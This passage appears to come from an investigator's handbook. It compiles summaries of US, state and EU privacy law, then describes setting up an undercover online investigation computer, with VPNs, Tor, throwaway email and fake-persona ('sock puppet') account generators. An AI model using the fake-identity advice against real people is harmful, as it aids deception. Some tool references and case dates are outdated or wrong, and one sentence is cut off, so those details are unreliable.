The recent controversy surrounding how third parties protect the privacy of individuals in the digital age has raised national concerns over legal protections of Americans' electronic data. The current legislative paradigms governing cybersecurity and data privacy are complex and technical, and lack uniformity at the federal level. This In Focus provides an introduction to data protection laws and an overview of considerations for Congress. (For a more detailed analysis, see CRS Report R45631, *Data Protection Law: An Overview*, by Stephen P. Mulligan, Wilson C. Freeman, and Chris D. Linebaugh).

*Defining Data Protection *

As a legislative concept, data protection melds the fields of data privacy (i.e., how to control the collection, use, and dissemination of personal information) and data security (i.e., how to (1) protect personal information from unauthorized access or use and (2) respond to such unauthorized access or use). Historically, many laws addressed these issues separately, but more recent data protection initiatives indicate a trend toward combining data privacy and security into unified legislative schemes.

64.1. Federal Data Protection Laws

*Federal Data Protection Laws *

While the Supreme Court has interpreted the Constitution to provide individuals with a right to privacy, this right generally guards only against government intrusions. Given the limitations in constitutional law, Congress has enacted a number of federal laws designed to provide statutory protections of individuals' personal information. However, these statutory protections are not comprehensive in nature and primarily regulate specific industries and subcategories of data. These laws, which differ based on their scope, who enforces them, and their associated penalties, include:

- Children's Online Privacy Protection Act: provides data protection requirements for children's information collected by online operators.
- Communications Act of 1934: includes data protection provisions for common carriers, cable operators, and satellite carriers.
- Computer Fraud and Abuse Act: prohibits the unauthorized access of protected computers.
- Consumer Financial Protection Act: regulates unfair, deceptive, or abusive acts in connection with consumer financial products or services.
- Electronic Communications Privacy Act: prohibits the unauthorized access or interception of electronic communications in storage or transit.
- Fair Credit Reporting Act: covers the collection and use of data contained in consumer reports.
- Federal Securities Laws: may require data security controls and data breach reporting responsibilities.
- Federal Trade Commission (FTC) Act: prohibits "unfair or deceptive acts or practices."
- Gramm-Leach-Bliley Act: regulates financial institutions' use of nonpublic personal information.
- Health Insurance Portability and Accountability Act: regulates health care providers' collection and disclosure of protected health information.
- Video Privacy Protection Act: provides privacy protections related to video rental and streaming.

Of these laws, the FTC Act's prohibition of "unfair or deceptive trade practices" (UDAPs) is especially important in the context of data protection. The FTC has brought hundreds of enforcement actions based on the allegation that companies' data protection practices violated this prohibition. One of the well-settled principles in FTC practice is that companies are bound by their data privacy and data security promises. The FTC has taken the position that companies act deceptively when they handle personal information in a way that contradicts their posted privacy policy or other statements, or when they fail to adequately protect personal information from unauthorized access despite promises that they would do so. In addition to broken promises, the FTC has maintained that specific data protection practices are unfair, such as when companies have default privacy settings that are difficult to change or when companies retroactively apply a revised privacy policy. However, while the FTC's enforcement of the UDAP prohibition fills in some statutory gaps in federal data protection law, its authority has limits. In contrast to many of the sector-specific data protection laws, the FTC Act does not require companies to abide by specific data protection policies or practices and generally does not reach entities that have not made explicit promises concerning data protection.

64.2. State Data Protection Laws

Adding to the complex patchwork of federal laws, some states have developed their own statutory frameworks for data protection. Every state has passed some form of data breach response legislation, and many states have consumer protection laws of various types. In addition, California has created a comprehensive data protection regime through the California Consumer Privacy Act (CCPA), which goes into effect on January 1, 2020.

The CCPA governs any company doing business in California that meets certain minimum thresholds, including companies with websites accessible there. The law provides consumers with three main “rights.” First, consumers have a “right to know” information that businesses have collected or sold about them, requiring businesses to inform consumers about the personal data being collected. Second, the CCPA provides consumers with a “right to opt-out” of the sale of their personal information. Third, the CCPA gives consumers the right, in certain cases, to request that a business delete any information collected about the consumer (i.e., “right to delete”). The CCPA will be enforced via civil penalties in enforcement actions brought by the California Attorney General.

64.3. Foreign Data Protection Law

In addition to U.S. states like California, some foreign nations, including Brazil, South Korea, and Japan have enacted comprehensive data protection legislation. The EU, in particular, has long applied a more wide-ranging data protection regulatory scheme, and its most recent data protection law, the General Data Protection Regulation (GDPR), has served as a model for other jurisdictions developing data protection policy. The GDPR requires any entity that processes personal data to identify a legal basis for its action (such as consent or “legitimate interests”), and it enumerates eight data privacy rights afforded to individuals. The regulation also includes data breach notification requirements, data security standards, and conditions for cross-border data flows outside the EU.

64.4. Computer Fraud and Abuse Act (CFAA)

The Computer Fraud and Abuse Act (CFAA) was originally intended as a computer hacking statute and are centrally concerned with prohibiting unauthorized intrusions into computers, rather than addressing other data protection issues such as the collection or use of data. Specifically, the CFAA imposes liability when a person “intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains . . . information from any protected computer.” A “protected computer” is broadly defined as any computer used in or affecting interstate commerce or communications, functionally allowing the statute to apply to any computer that is connected to the internet.

Violations of the CFAA are subject to criminal prosecution and can result in fines and imprisonment. The CFAA also allows for a private right of action, allowing aggrieved individuals to seek actual damages and equitable relief, such as an injunction against the defendant. As with ECPA, internet users have attempted to use this private right of action to sue companies tracking their online activity, arguing that companies’ use of tracking devices constitutes unauthorized access to their computers. In this vein, CFAA is theoretically a more generous statute than ECPA for such claims because it requires authorization from the owner of the computer (i.e., the user), rather than allowing any party to communication (i.e., either the user or the website visited by the user) to give consent to the access. In practice, however, such claims have typically been dismissed due to plaintiffs’ failure to meet CFAA’s damages threshold. Specifically, as a threshold to bring a private right of action, a plaintiff must show damages in excess of \$5,000 or another specific type of damages such as physical injury or impairment to medical care.

64.5. The EU's General Data Protection Regulation (GDPR)

In addition to U.S. states like California, some foreign nations have enacted comprehensive data protection legislation. The EU, in particular, has long applied a more wide-ranging data protection regulatory scheme. Whereas privacy principles in the U.S. Constitution focus on government intrusions into private life and U.S. data privacy statutes generally are sector-specific, European privacy regulations have generally concerned any entity's accumulation of large amounts of data. As a result, foundational EU treaties provide individuals with a general right to "protection of personal data" from all potential interferences. The objective of the EU's most recent data privacy legislation—the GDPR—is to safeguard this right to personal data protection, while ensuring that data moves freely within the EU.

The GDPR lays out seven guiding principles for the processing of personal data. While these principles are not "hard and fast rules" themselves, they inform the interpretation of the GDPR and its more concrete requirements, discussed below.

1. **Lawfulness, fairness, and transparency** Personal data must be processed lawfully, fairly, and in a transparent manner in relation to individuals.
2. **Purpose limitation** Personal data should be collected only for specified, explicit, and legitimate purposes, but processing for archiving purposes in the public interest, scientific or historical research or statistical purposes may comply with this principle.
3. **Data minimization** Personal data must be adequate, relevant, and limited to what is necessary for relation to the purposes for which the data is processed.
4. **Accuracy** Personal data held by processors and controllers should be accurate, up-to-date, and erased or rectified without delay.
5. **Storage limitation** Personal data must be kept in a form that permits the identification of the data subjects for no longer than is necessary, but it may be archived when in the public interest or for scientific and historical research or statistical purposes.
6. **Integrity and confidentiality (i.e., data security)** Personal data must be processed in a manner that ensures security and protects against unauthorized processing, accidental loss, destruction, or damage.
7. **Accountability** Data controllers must be responsible for and able to demonstrate compliance with the GDPR's principles.

64.6. Electronic Communications Privacy Act (ECPA)

The Electronic Communications Privacy Act (ECPA) was enacted in 1986 and is composed of three acts: the Wiretap Act, the Stored Communications Act (SCA), and the Pen Register Act. Much of ECPA is directed at law enforcement, providing the “Fourth Amendment like privacy protections” to electronic communications. However, ECPA’s three acts also contain privacy obligations relevant to non-governmental actors. ECPA is perhaps the most comprehensive federal law on electronic privacy, as it is not sector-specific, and many of its provisions apply to a wide range of private and public actors. Nevertheless, its impact on online privacy practices has been limited. As some commentators have observed, ECPA “was designed to regulate wiretapping and electronic snooping rather than commercial data gathering,” and litigants attempting to apply ECPA to online data collection have generally been unsuccessful.

The Wiretap Act applies to the interception of a communication in transit. A person violates the Act if, among other acts, he “intentionally intercepts . . . any wire, oral, or electronic communication.” The Wiretap Act defines an “electronic communication” broadly, and courts have held that the term includes information conveyed over the internet. Several thresholds must be met for an act to qualify as an unlawful “interception.” Of particular relevance are three threshold issues. First, the communication must be acquired contemporaneously with the transmission of the communication. Consequently, there is no “interception” where the communication in question is in storage. Furthermore, the acquired information must relate to the “contents” of the communication, defined as information concerning the “substance, purport, or meaning of that communication.” As a result, while the Act applies to information like the header or body of an email, the Act does not apply to non-substantive information automatically generated about the characteristics of the communication, such as IP addresses.

Third, individuals do not violate the Wiretap Act if they are a “party to the communication” or received “prior consent” from one of the parties to the communication. The party-to-the-communication and consent exceptions have been subject to significant litigation; in particular, courts have often relied on the exceptions to dismiss suits alleging Wiretap Act violations due to online tracking, holding that websites or third-party advertisers who tracked users’ online activity were either parties to the communication or received consent from a party to the communication.

The SCA prohibits the improper access or disclosure of certain electronic communications in storage. With respect to improper access, a person violates the SCA if he obtains an “electronic communication” in “electronic storage” from “a facility through which an electronic communication service is provided” by either: (1) “intentionally access[ing] [the facility] without authorization” or (2) “intentionally exceed[ing] an authorization.” Although the statute does not define the term “facility,” most courts have held that the term is limited to a location where network service providers store communications. However, courts have differed over whether a personal computer is a “facility.” Most courts have excluded personal computers from the reach of the SCA,²⁵⁸ but some have disagreed

64.7. Children's Online Privacy Protection Act (COPPA)

The Children's Online Privacy Protection Act (COPPA) and the FTC's implementing regulations regulate the online collection and use of children's information. Specifically, COPPA's requirements apply to (1) any "operator" of a website or online service that is "directed to children," or (2) any operator that has any "actual knowledge that it is collecting personal information from a child" (i.e., covered operators). Covered operators must comply with various requirements regarding data collection and use, privacy policy notifications, and data security.

First, COPPA and the FTC's implementing regulations prohibit covered operators from collecting or using "personal information" from children under the age of thirteen without first obtaining parental consent. Such consent must be "verifiable" and must occur before the information is collected. Second, covered operators must provide parents with direct notice of their privacy policies, describing their data collection and sharing policies. Covered operators must further post a "prominent and clearly labeled link" to an online notice of its privacy policies at the home page of its website and at each area of the website in which it collects personal information from children. Lastly, covered operators that have collected information from children must establish and maintain "reasonable procedures" to protect the "confidentiality, security, and integrity" of the information, including ensuring that the information is provided only to third parties that will similarly protect the information. They must also comply with certain data retention and deletion requirements. Under COPPA's safe harbor provisions, covered operators will be deemed to have satisfied these requirements if they follow self-regulatory guidelines the FTC has approved.

COPPA provides that violations of the FTC's implementing regulations will be treated as "a violation of a rule defining an unfair or deceptive act or practice" under the FTC Act. Under the FTC Act, as discussed in more detail below, the FTC has the authority to enforce violations of such rules by seeking penalties or equitable relief. COPPA also authorizes state attorneys general to enforce violations affecting residents of their states. COPPA does not contain any criminal penalties or any provision expressly providing a private right of action.

64.8. State Laws Related to Internet Privacy

Overview

The Internet and new technologies continually raise new policy questions about privacy, and state lawmakers are continuing to address the array of privacy issues arising from online activities.

Consumer Data Privacy

California

Cal. Civ. Code § 1798.100-§ 1798.198, The California Consumer Privacy Act of 2018 (CCPA)

It allows consumers the right to request a business to disclose the categories and specific pieces of personal information that the business has collected about the consumers as well as the source of that information and business purpose for collecting the information. Provides that consumers may request that a business delete personal information that the business collected from the consumers. Provides that consumers have the right to opt-out of a business's sale of their personal information, and a business may not discriminate against consumers who opt-out. Applies to California residents. Effective Jan. 1, 2020. Sept. 23, 2018: Amended by S.B. 1121.

Related CCPA Information:

California Attorney General, Text of Proposed Regulations

Standardized Regulatory Impact Assessment: California Consumer Privacy Act of 2018 Regulations, prepared for California Attorney General's Office, Aug. 2019

California Legislation Listed in Consumer Data Privacy Legislation 2019

2019 A.B. 1202, Chap. 2019-753 (Data Brokers)

Requires data brokers to register with, and provide certain information to, the Attorney General. Defines a data broker as a business that knowingly collects and sells to third parties the personal information of a consumer with whom the business does not have a direct relationship, subject to specified exceptions. Requires the Attorney General to make the information provided by data brokers accessible on its internet website. Data brokers that fail to register are subject to injunction and liability for civil penalties, fees, and costs in an action brought by the Attorney General, with any recovery to be deposited in the Consumer Privacy Fund, as specified. The bill would make statements of legislative findings and declarations and legislative intent.

Cal. Bus. & Prof. Code § 22948.20 (Connected Televisions)

Prohibits a person or entity from providing the operation of a voice recognition feature in California without prominently informing, during the initial setup or installation of connected television, either the user or the person designated by the user to perform the initial setup or installation of the connected television. Prohibits any actual recordings of spoken word collected through the operation of a voice recognition feature by the manufacturer of connected television, or a 3rd party contracting with a manufacturer of connected television, for the purpose of improving the voice recognition feature from being sold or used for

any advertising purpose. Prohibits a person or entity from compelling a manufacturer or other entity providing the operation of a voice recognition feature to build specific features for the purpose of allowing an investigative or law enforcement officer to monitor communications through that feature.

Nevada

2019 S.B. 220

Current law requires an operator of an Internet website or online service which collects certain items of personally identifiable information about consumers in Nevada to make available a notice containing certain information relating to the privacy of covered information collected by the operator. (NRS 603A.340) This new law revises the definition of the term “operator” to exclude certain financial institutions and entities that are subject to certain federal laws concerning privacy and certain persons who manufacture, service or repair motor vehicles. The law also requires an operator to establish a designated request address through which a consumer may submit a verified request directing the operator not to make any sale of covered information collected about the consumer. The term “sale” is defined to mean the exchange of covered information for monetary consideration by the operator to a person for the person to license or sell the covered information to additional persons. The law also prohibits an operator who has received such a request from making any sale of any covered information collected about the consumer. The Attorney General may seek an injunction or a civil penalty for violations.

Vermont

9 V.S.A § 2446-2447 (2018 H.B. 764) (Protection of Personal Information: Data Brokers)

Requires data brokers—businesses that knowingly collect and license the personal information of consumers with whom such businesses do not have a direct relationship—to register annually with the Secretary of State. Data brokers also must provide consumers with specified information, including the name, e-mail, and Internet addresses of the data broker; whether the data broker permits a consumer to opt-out of personal information collection or data sales; the method for requesting an opt-out; activities or sales the opt-out applies to; and whether the data broker permits a consumer to authorize the third party to perform the opt-out on the consumer’s behalf. A statement specifying the data collection, databases, or sales activities from which a consumer may not opt-out and a statement as to whether the data broker implements a purchaser credentialing process must also be disclosed, among other disclosures. Data brokers also must implement and maintain a written information security program containing administrative, technical, and physical safeguards to protect personally identifiable information.

Children’s Online Privacy

Calif. Bus. & Prof. Code §§ 22580-22582

California’s Privacy Rights for California Minors in the Digital World Act also called the “eraser” bill, permits minors to remove or to request and obtain removal of, content or information posted on an Internet Web site, online service, online application, or mobile application. It also prohibits an operator of a Web site or online service directed to minors from marketing or advertising to minors specified products or services that minors are legally prohibited from buying. The law also prohibits the marketing or advertising certain products based on personal information specific to a minor or knowingly using, disclosing, compiling, or allowing a third party to do so.

Delaware

Del. Code § 1204C

Prohibits operators of websites, online or cloud computing services, online applications, or mobile applications directed at children from marketing or advertising on its Internet service specified products or services inappropriate for children's viewing, such as alcohol, tobacco, firearms, or pornography. When the marketing or advertising on an Internet service directed to children is provided by an advertising service, the operator of the Internet service is required to provide notice to the advertising service, after which time the prohibition on marketing and advertising the specified products or services applies to the advertising service directly. The law also prohibits an operator of an Internet service who has actual knowledge that a child is using the Internet service from using the child's personally identifiable information to market or advertise the products or services to the child and also prohibits disclosing a child's personally identifiable information if it is known that the child's personally identifiable information will be used for the purpose of marketing or advertising those products or services to the child.

e-Reader Privacy

Arizona

Ariz. Rev. Stat. § 41-151.22

Provides that a library or library system supported by public monies shall not allow disclosure of any record or other information which, including e-books, that identifies a user of library services as requesting or obtaining specific materials or services or as otherwise using the library.

California

Cal. Govt. Code § 6267

Protects a library patron's use records, such as written records or electronic transaction that identifies a patron's borrowing information or use of library information resources, including, but not limited to, database search records, borrowing records, class records, and any other personally identifiable uses of library resources information requests, or inquiries.

Cal. Civil Code § 1798.90

The California Reader Privacy Act protects information about the books Californians browse, read or purchase from electronic services and online booksellers, who may have access to detailed information about readers, such as specific pages browsed. Requires a search warrant, court order, or the user's affirmative consent before such a business can disclose the personal information of its users related to their use of a book, with specified exceptions, including an imminent danger of death or serious injury.

Delaware

2015 SS 1 FOR SB 68

Del. Code tit. 6, § 1206C

Protects the personal information of users of digital book services and technologies by prohibiting a commercial entity that provides a booking service to the public from disclosing personal information regarding users of the booking service to law enforcement entities, governmental entities, or other persons, except under specified circumstances. Allows immediate disclosure of a user's book service information to

law enforcement entities when there is an imminent danger of death or serious physical injury requiring disclosure of the book service information, and requires a book service provider to preserve a user's book service information for a specified period of time when requested to do so by a law enforcement entity. Requires a book service provider to prepare and post online an annual report on its disclosures of personal information unless exempted from doing so. The Consumer Protection Unit of the Department of Justice has the authority to investigate and prosecute violations of the acts.

Missouri

Mo. Rev. Stat. § 182.815, 182.817

Defines “E-book” and “digital resource or material” and adds them to the items specified in the definition of “library material” that a library patron may use, borrow, or request. Provides that any third party contracted by a library that receives, transmits, maintains, or stores a library record may not release or disclose all or a portion of a library record to anyone except the person identified in the record or by a court order.

Privacy Policies and Practices for Websites or Online Services

California

Calif. Bus. & Prof. Code § 22575

Requires the operator of a commercial web site or online service to disclose in its privacy policy how it responds to a web browser ‘Do Not Track’ signal or similar mechanisms providing consumers with the ability to exercise choice about online tracking of their personal information across sites or services and over time. It also requires the operator to disclose whether third parties are or may be conducting such tracking on the operator’s site or service.

Calif. Bus. & Prof. Code § 22575-22578 (CalOPPA)

California’s Online Privacy Protection Act requires an operator, defined as a person or entity that collects personally identifiable information from California residents through an Internet Web site or online service for commercial purposes, to post a conspicuous privacy policy on its Web site or online service (which may include mobile apps) and to comply with that policy. The law, among other things, requires that the privacy policy identifies the categories of personally identifiable information that the operator collects about individual consumers who use or visit its Web site or online service and third parties with whom the operator may share the information.

California Ed. Code § 99122

Requires private nonprofit or for-profit postsecondary educational institutions to post a social media privacy policy on the institution’s Internet Web site.

Connecticut

Conn. Gen. Stat. § 42-471

Requires any person who collects Social Security numbers in the course of business to create a privacy protection policy. The policy must be “publicly displayed” by posting on a web page and the policy must (1) protect the confidentiality of Social Security numbers, (2) prohibit unlawful disclosure of Social Security numbers, and (3) limit access to Social Security numbers.

Delaware

Del. Code Tit. 6 § 205C

Requires an operator of a commercial internet website, online or cloud computing service, online application, or mobile application that collects personally identifiable information through the Internet about individual users residing in Delaware who use or visit the operator's commercial internet website, online or cloud computing service, online application, or mobile application to make its privacy policy conspicuously available on its internet website, online or cloud computing service, online application, or mobile application. An operator shall be in violation of this subsection only if the operator fails to make its privacy policy conspicuously available within 30 days after being notified of noncompliance. Specifies requirements for the policy.

Nevada

NRS § 603A.340

Requires operators of Internet websites or online services that collect personally identifiable information to identify the categories of information collected through its Internet website or online service about consumers who use or visit the site or service and the categories of third parties with whom the operator may share such information. Provides a description of the process, if any such process exists, for an individual consumer who uses or visits the Internet website or online service to review and request changes to any of his or her information that is collected through the Internet website or online service.

Oregon

ORS § 646.607

Makes it an unlawful trade practice if a person publishes on a website related to the person's business, or in a consumer agreement related to a consumer transaction, a statement or representation of fact in which the person asserts that the person, in a particular manner or for particular purposes, will use, disclose, collect, maintain, delete or dispose of information that the person requests, requires or receives from a consumer and the person uses, discloses, collects, maintains, deletes or disposes of the information in a manner that is materially inconsistent with the person's statement or representation.

Other Laws Related to Disclosure or Sharing of Personal Information

In addition, California and Utah laws, although not specifically targeted to on-line businesses, require all nonfinancial businesses to disclose to customers, in writing or by electronic mail, the types of personal information the business shares with or sells to a third party for direct marketing purposes or for compensation. Under California law, businesses may post a privacy statement that gives customers the opportunity to choose not to share information at no cost.

California Civil Code §§ 1798.83 to .84 ("Shine the Light Law")

Utah Code §§ 13-37-201 to -203

Privacy of Personal Information Held by Internet Service Providers (ISPs)

See also 2017-2019 Privacy Legislation Related to Internet Service Providers

Nevada and Minnesota require internet service providers specifically to keep private certain information

concerning their customers unless the customer gives permission to disclose the information. Minnesota also requires ISPs to get permission from subscribers before disclosing information about the subscribers' online surfing habits and Internet sites visited. Maine prohibits using, disclosing, selling, or permitting access to customer personal information unless the customer expressly consents to such. Maine also prohibits a provider from refusing to serve a customer, charging a customer a penalty, or offering a customer a discount.

Maine 2019 SB 275

Minn. Stat. §§ 325M.01 to .09

Nevada Revised Stat. § 205.498

False and Misleading Statements in Privacy Policies

Covers laws that expressly refer to false or misleading statements in online privacy policies. All 50 states also have Unfair and Deceptive Acts and Practices (UDAP) laws that can also apply to information posted online.

Nebraska

Nebraska Stat. § 87-302(14)

Nebraska prohibits knowingly making a false or misleading statement in a privacy policy, published on the Internet or otherwise distributed or published, regarding the use of personal information submitted by members of the public.

Oregon

ORS § 646.607

Oregon's law classifies the following as an unlawful trade practice if, a person, in the course of their business, vocation or occupation:

"...(12) Publishes on a website related to the person's business, or in a consumer agreement related to a consumer transaction, a statement or representation of fact in which the person asserts that the person, in a particular manner or for particular purposes, will use, disclose, collect, maintain, delete or dispose of information that the person requests, requires or receives from a consumer and the person uses, discloses, collects, maintains, deletes or disposes of the information in a manner that is materially inconsistent with the person's statement or representation."

Pennsylvania

18 Pa. C.S.A. § 4107(a)(10)

Pennsylvania includes false and misleading statements in privacy policies published on Web sites or otherwise distributed in its deceptive or fraudulent business practices statute.

Notice of Monitoring of Employee E-mail Communications and Internet Access

Connecticut and Delaware require employers to give notice to employees prior to monitoring e-mail communications or Internet access.

Colorado and Tennessee require states and other public entities to adopt a policy related to the monitoring of public employees' e-mail.

Connecticut Gen. Stat. § 31-48d

Employers who engage in any type of electronic monitoring must give prior written notice to all employees, informing them of the types of monitoring which may occur.

If an employer has reasonable grounds to believe that employees are engaged in illegal conduct and electronic monitoring may produce evidence of this misconduct, the employer may conduct monitoring without giving prior written notice.

Provides for civil penalties of \$500 for the first offense, \$1,000 for the second offense and \$3,000 for the third and each subsequent offense.

Delaware Del. Code § 19-7-705

Prohibits employers from monitoring or intercepting electronic mail or Internet access or usage of an employee unless the employer has first given a one-time written or electronic notice to the employee.

Provides exceptions for processes that are performed solely for the purpose of computer system maintenance and/or protection, and for court-ordered actions.

Provides for a civil penalty of \$100 for each violation.

Colorado Colo. Rev. Stat. § 24-72-204.5

Requires the state or any agency, institution, or political subdivision thereof that operates or maintains an electronic mail communications system to adopt a written policy on any monitoring of electronic mail communications and the circumstances under which it will be conducted.

The policy shall include a statement that correspondence of the employee in the form of electronic mail may be a public record under the public records law and may be subject to public inspection under this part.

Tennessee Tenn. Code § 10-7-512

Requires the state or any agency, institution, or political subdivision thereof that operates or maintains an electronic mail communications system to adopt a written policy on any monitoring of electronic mail communications and the circumstances under which it will be conducted.

The policy shall include a statement that correspondence of the employee in the form of electronic mail may be a public record under the public records law and may be subject to public inspection under this part.

64.9. Rights of privacy

Rights of privacy, in U.S. law, an amalgam of principles embodied in the federal Constitution or recognized by courts or lawmaking bodies concerning what Louis Brandeis, citing Judge Thomas Cooley, described in an 1890 paper (co-written with Samuel D. Warren) as “the right to be let alone.” The right of privacy is a legal concept in both the law of torts and U.S. constitutional law. The tort concept is of 19th-century origin. Subject to limitations of public policy, it asserts a right of persons to recover damages or obtain injunctive relief for unjustifiable invasions of privacy prompted by motives of gain, curiosity, or malice. In torts law, privacy is a right not to be disturbed emotionally by conduct designed to subject the victim to great tensions by baring his intimate life and affairs to public view or by humiliating and annoying invasions of his solitude. Less broad protections of privacy are afforded public officials and other prominent persons considered to be “public figures,” as defined by law.

Concerns about privacy in cyberspace are an issue of international debate. Like reading and writing, health care and shopping, and sex and...

Although the U.S. Constitution does not explicitly protect privacy, the right is commonly regarded as created by certain provisions, particularly the First, Fourth, and Fifth Amendments. The Fourth Amendment prohibits unreasonable searches and seizures; the First and Fifth include privacy protections in that they focus not on what the government may do but rather on the individual’s freedom to be autonomous.

The rights of privacy were initially interpreted to include only protection against tangible intrusions resulting in measurable injury. After the publication of an influential article by Justice Brandeis and Samuel Warren, “The Right to Privacy,” in the Harvard Law Review in 1890, however, the federal courts began to explore various constitutional principles that today are regarded as constituent elements of a constitutional right to privacy. For example, in 1923 the Supreme Court struck down a Nebraska law prohibiting schools from teaching any language other than English, saying the law interfered with the rights of personal autonomy. In 1965 the Supreme Court held that the federal Constitution included an implied right of privacy. In that case, *Griswold v. Connecticut*, the court invalidated a law prohibiting the use of contraceptives, even by married persons. Justice William O. Douglas, writing for the court, stated that there is a “zone of privacy” within a “penumbra” created by fundamental constitutional guarantees, including the First, Fourth, and Fifth Amendments. The Supreme Court extended this right to privacy to sexual relationships in 2003, striking down a Texas law criminalizing sodomy.

The “right to be left alone” also has been extended to provide the individual with at least some control over information about himself, including files kept by schools, employers, credit bureaus, and government agencies. Under the U.S. Privacy Act of 1974, individuals are guaranteed access to many government files pertaining to themselves, and the agencies of government that maintain such files are prohibited from disclosing personal information except under court order and certain other limited circumstances. In 2001 the USA PATRIOT Act (formally, the Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism Act of 2001) granted federal police agencies the authority to search the business records of individuals it suspected of involvement in terrorism, including their library records. Modern technology, giving rise to electronic eavesdropping, and the practices of industrial

espionage have complicated the problem of maintaining a right of privacy in both tort and constitutional law.

<https://www.britannica.com/topic/rights-of-privacy>

64.10. Griswold v. Connecticut

In the United States, the Supreme Court first recognized the right to privacy in *Griswold v. Connecticut* (1965). Before *Griswold*, however, Louis Brandeis (prior to becoming a Supreme Court Justice) co-authored a Harvard Law Review article called “The Right to Privacy,” in which he advocated for the “right to be let alone.”

Griswold and the Penumbras

In *Griswold*, the Supreme Court found a right to privacy, derived from penumbras of other explicitly stated constitutional protections. The Court used the personal protections expressly stated in the First, Third, Fourth, Fifth, and Ninth Amendments to find that there is an implied right to privacy in the Constitution. The Court found that when one takes the penumbras together, the Constitution creates a “zone of privacy.” While the holding in *Griswold* found for a right to privacy, it was narrowly used to find a right to privacy for married couples, and only with regard to the right to purchase contraceptives.

Justice Harlan’s Concurrence in *Griswold*

Also important to note is Justice Harlan’s concurring opinion in *Griswold*, which found a right to privacy derived from the Fourteenth Amendment. In his concurrence, he relies upon the rationale in his dissenting opinion in *Poe v. Ullman* (1961). In that opinion, he wrote, “I consider that this Connecticut legislation, as construed to apply to these appellants, violates the Fourteenth Amendment. I believe that a statute making it a criminal offense for married couples to use contraceptives is an intolerable and unjustifiable invasion of privacy in the conduct of the most intimate concerns of an individual’s personal life.”

In privacy cases post-*Griswold*, the Supreme Court typically has chosen to rely upon Justice Harlan’s concurrence rather than Justice Douglas’s majority opinion. *Eisenstadt v. Baird* (1971), *Roe v. Wade* (1972), and *Lawrence v. Texas* (2003) are three of the most prolific cases in which the Court extended the right to privacy. In each of these cases, the Court relied upon the Fourteenth Amendment, not penumbras.

Extending the Right to Privacy

In *Eisenstadt*, the Supreme Court decided to extend the right to purchase contraceptives to unmarried couples. More importantly, however, the Court found that “the constitutionally protected right of privacy inheres in the individual, not the marital couple.”

In *Roe*, the Supreme Court used the right to privacy, as derived from the Fourteenth Amendment, to extend the right of privacy to encompass a woman’s right to have an abortion: “This right of privacy . . . founded in the Fourteenth Amendment’s concept of personal liberty and restrictions upon state action . . . is broad enough to encompass a woman’s decision whether or not to terminate her pregnancy.”

In *Lawrence*, the Supreme Court used the Fourteenth Amendment to extend the right to privacy to “persons of the same sex [who choose to] engage in . . . sexual conduct.” Relying upon the Fourteenth Amendment’s guarantee of due process, the Court held: “The petitioners are entitled to respect for their private lives. The State cannot demean their existence or control their destiny by making their private sexual conduct a crime.

Their right to liberty under the Due Process Clause gives them the full right to engage in their conduct without intervention of the government.”

65. Setting Up a Lab & Virtual Machine

There are many considerations a justice agency should address in setting up an undercover investigative computer. This computer will, after all, contain sensitive documentation that at some point will become real evidence to be used in court proceedings. Continuity and preservation of evidence will come into play every time defense counsel feels there has been a breach. With this in mind, agencies also must create a machine that is not only legally secure but also operationally protected from hackers. It is also imperative that investigators have as many of the tools they may need to conduct the wide array of investigations they will be called upon to perform.

As with the rapidly changing face of technology and the criminals who use it, the configuration of a computer such as the one described here will also change with time. This list is by no means exhaustive and will be updated at regular intervals as required.

- The computer must be standalone and must not be networked with another computer in any way. In and of itself, this network issue can raise considerable discussion among investigators. However, the fewer people who have contact with the potential evidence on the undercover hard drive, the better. This leaves fewer “smoke and mirror” arguments from defense attorneys.
- The computer should have removable drive-trays. This permits the investigator to remove and lock up a particular drive when it is not in use. This also permits other investigators to utilize the computer using their own drives.
- Online investigators should work in an office that is not open to pedestrian traffic from coworkers or visitors. This type of work can be very demanding, requiring concentration and minimal distractions.

With respect to the computer configuration, there are many schools of thought, but no “hard and fast” rules.

65.1. Web Browsers

Chrome <https://www.google.com/chrome/>

Firefox <https://www.mozilla.org/en-US/firefox/new/>

Hunchly <https://www.hunch.ly/>

65.2. System Protection

System protection is extremely important and often overlooked as an unnecessary expense. It is not until a virus strikes or a system attack is launched that these programs pay for themselves.

° Norton SystemWorks Suite (www.symantec.com).

° McAfee Internet Security Suite (<http://us.mcafee.com/root/package.asp?pkgid=144>).

65.3. Firewalls

A good firewall can be invaluable in protecting the online computer and can function as an investigative tool (such as by capturing IP addresses).

- ° Tiny Personal Firewall is freeware (www.tinysoftware.com).
- ° ZoneAlarm Pro (www.zonelabs.com).
- ° Sygate personal firewall (www.sygate.com).

65.4. Screen/Image/Webpage Captures and Trackers

During the online investigation, the ability to capture images, moving files and entire Web pages can enhance the evidence capture, continuity and court preparation.

- Camtasia Studio is an outstanding screen capture utility that can also make moving image captures in “real time” of images like Webcam sessions. It is also possible to record a complete online session and create an audio voiceover to accompany it. Bear in mind that Camtasia does not capture all moving files from a Web page—this has to be done using other methods (www.techsmith.com/).
- Vidyard – <https://chrome.google.com/webstore/detail/screen-and-webcam-recorde/jiihccinieameajcniapbngjjbonjan?hl=en>
- Full PageScreen Capture – <https://chrome.google.com/webstore/detail/full-page-screen-capture/fdpohaocaechifimbbbbbknolclacl?hl=en>

65.5. Virtual Private Network (VPN)

Using a VPN or Proxy is essential to help hide your location, IP address, etc.

NORDVPN – <https://nordvpn.com/>

IPVanish – <https://www.ipvanish.com/>

TOR – <https://www.torproject.org/>

65.6. Email Addresses

Using a fake email address will be essential during the course of your investigation and or intelligence gathering. Using services like the below will be crucial.

Gmail – gmail.com

Yahoo – yahoo.com

Protonmail – protonmail.com

65.7. Sock Puppet Accounts

Being able to create a fake person is also essential. Utilizing solutions like the below will help.

<https://fakenamegenerator.com>

<https://fauxid.com/>

<https://en.namefake.com/>

66. Critical Thinking Skills

Whether performed by national agencies or local law enforcement, the ultimate objective of intelligence analysis is to develop timely inferences that can be acted upon with confidence. To this end, effective intelligence analysis consists of integrating collected information and then developing and testing hypotheses based on that information through successive iterations of additional data collection, evaluation, collation, integration and inductive reasoning. The desired end products are inferences that specify the who, what, when, where, why and how of the activity of interest and lead to appropriate actions. This process is illustrated in Figure 1

